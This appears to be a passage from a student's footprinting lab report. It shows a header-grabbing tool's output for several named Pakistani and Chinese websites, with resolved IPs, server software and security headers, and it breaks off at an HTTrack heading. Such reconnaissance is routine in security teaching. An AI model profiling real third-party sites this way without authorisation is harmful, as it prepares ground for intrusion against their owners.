


Output:

Initiating server query ...
Looking up IP address for domain: speedsports.pk
The IP address for the domain is: 172.66.40.129
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:

HTTP/1.1 302 Found
Date: Sat, 09 Dec 2023 11:18:59 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Pragma: no-cache
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Expires: Fri, 09 Dec 2022 11:18:59 GMT
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=db719e0fa894f4e12d27a8c9c6fddb59; expires=Sat, 09-Dec-2023 12:18:59 GMT; Max-Age=3600; path=/; domain=speedsports.pk; HttpOnly
Set-Cookie: wp_customerId=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; domain=speedsports.pk
Set-Cookie: wp_customerGroup=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; domain=speedsports.pk
Location: https://speedsports.pk/
X-UA-Compatible: IE=edge
CF-Cache-Status: DYNAMIC
Report-To:
{"endpoints": [{"url": "https://a.nel.cloudflare.com/report/v3?s=8Kcyrk73GJSDbu1rTpynPySUFnh%2Bx%2BOz%2BDYruyVtVFGNNPP6m6S9B8eOf%2FwaVo0itEXGaVqW1qfUgKyBaUIKa5ECsnzTg1L1okdiHQ5zM10qmOAkZjyR2NaNoI%2B3f%2Fuo"}], "group": "cf-nel", "max_age": 604800}
NEL: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}
Server: cloudflare
CF-RAY: 832cd9bdadcd4ae0-HYD
Query complete.

4** for the website: www.zahrastores.pk




Output:

Initiating server query ...
Looking up IP address for domain: **zahrastores.pk**
The IP address for the domain is: **23.227.38.65**
Connecting to the server on standard HTTP port: **80**
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:20:12 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
X-Sorting-Hat-PodId: 230
X-Sorting-Hat-ShopId: 64928809191
X-Storefront-Renderer-Rendered: 1
Location: https://zahrastores.pk/
X-Redirect-Reason: https_required
X-Frame-Options: DENY
Content-Security-Policy: frame-ancestors 'none';
X-ShopId: 64928809191
X-ShardId: 230
Vary: Accept
powered-by: Shopify
Server-Timing: processing;dur=8, db;dur=5, asn;desc="24560", edge;desc="MAA", country;desc="IN", pageType;desc="index", servedBy;desc="5fzb", requestID;desc="2aa16a87-d4d2-4d6c-a430-979bfee0eee8"
X-Shopify-Stage: production
X-Dc: gcp-asia-southeast1,gcp-us-central1,gcp-us-central1
X-Request-ID: 2aa16a87-d4d2-4d6c-a430-979bfee0eee8

X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 1; mode=block
CF-Cache-Status: DYNAMIC
Report-To:
{ "endpoints": [{"url": "https://a.nel.cloudflare.com/report/v3?s=XkZsCshSEubBOb7nR2VJUXdNIKMvOaLdWV7hVkJea0hzkl0oB0sGbMWffJldGxQbYUsPO4qmFJ6tFolvEjoxRd%2Bb7RAIA3LmYnPNT3p7IQ4tXHcSPzvxVYP78QMBvnyN"}], "group": "cf-nel", "max_age": 604800}
NEL: {"success_fraction": 0.01, "report_to": "cf-nel", "max_age": 604800}
Server-Timing: cfRequestDuration;dur=271.999836
Server: cloudflare
CF-RAY: 832cdb878cb617ae-MAA
alt-svc: h3=":443"; ma=86400
Query complete.

5** For the website: www.szic.pk




Output:

Initiating server query ...
Looking up IP address for domain: szic.pk
The IP address for the domain is: 65.181.111.19
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 200 OK

Connection: close
set-cookie: PHPSESSID=a53875eddea6e0a9338326a7043c212c; path=/
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
content-type: text/html; charset=UTF-8
transfer-encoding: chunked
content-encoding: gzip
vary: Accept-Encoding,User-Agent,User-Agent
date: Sat, 09 Dec 2023 13:58:33 GMT
server: LiteSpeed
Query complete.

China websites:-

1** For the website :www.blued.cn




Output:

Initiating server query ...
Looking up IP address for domain: blued.cn
The IP address for the domain is: 49.232.125.124
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 302 Moved Temporarily
Server: stgw
Date: Sat, 09 Dec 2023 11:23:37 GMT

Content-Type: text/html
Content-Length: 137
Connection: close
Location: https://www.blued.cn:443/
Query complete.


2** for the website: www.zhipuai.cn



Output:

Initiating server query ...
Looking up IP address for domain: zhipuai.cn
The IP address for the domain is: 117.50.179.92
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.20.1
Date: Sat, 09 Dec 2023 11:24:22 GMT
Content-Type: text/html
Content-Length: 145
Connection: close
Location: https://zhipuai.cn/
Query complete.


3** For the website: www.airbnb.cn



Output:

```
Initiating server query ...
Looking up IP address for domain: airbnb.cn
The IP address for the domain is: 106.15.81.69
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:25:34 GMT
Content-Type: text/html
Content-Length: 185
Connection: close
Location: https://airbnb.cn/
The server's response did not contain the expected 'Server:' header to identify itself.
Therefore, server's identity can not be determined.
Query complete.
```

4** For the website: www.katespade.cn




Output:

```
Initiating server query ...
Looking up IP address for domain: katespade.cn
The IP address for the domain is: 61.170.81.215
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:27:54 GMT
Content-Type: text/html
Content-Length: 262
Connection: close
Location: https://katespade.cn/
Feature-Policy: *
Content-Security-Policy: frame-ancestors https;object-src https://*.katespade.cn
https://*.coach.com.cn;script-src blob: 'unsafe-eval' https://*.katespade.cn
https://*.coach.com.cn https://res.wx.qq.com https://map.qq.com https://*.map.qq.com
https://apikey.map.qq.com;style-src 'unsafe-inline' https://*.katespade.cn
https://*.coach.com.cn;
Strict-Transport-Security: max-age=31536000; includeSubDomains;preload
Permissions-Policy: *
Cache-Control: no-cache,no-store,must-revalidate
X-XSS-Protection: 1; mode=block
X-FRAME-OPTIONS: sameorigin
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
Via: vcache25.cn6013[,0]
Timing-Allow-Origin: *
EagleId: 3daa512d17021212743885840e
```

The server's response did not contain the expected 'Server:' header to identify itself.
Therefore, server's identity can not be determined.
Query complete.

5** For the information: www.chinesetest.cn



Output:


```
Initiating server query ...
Looking up IP address for domain: chinesetest.cn
The IP address for the domain is: 123.59.92.86
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Server: openresty
Date: Sat, 09 Dec 2023 11:28:44 GMT
Content-Type: text/html
Content-Length: 166
Connection: close
Location: https://admin.chinesetest.cn/
Query complete.
```

HTTrack:-

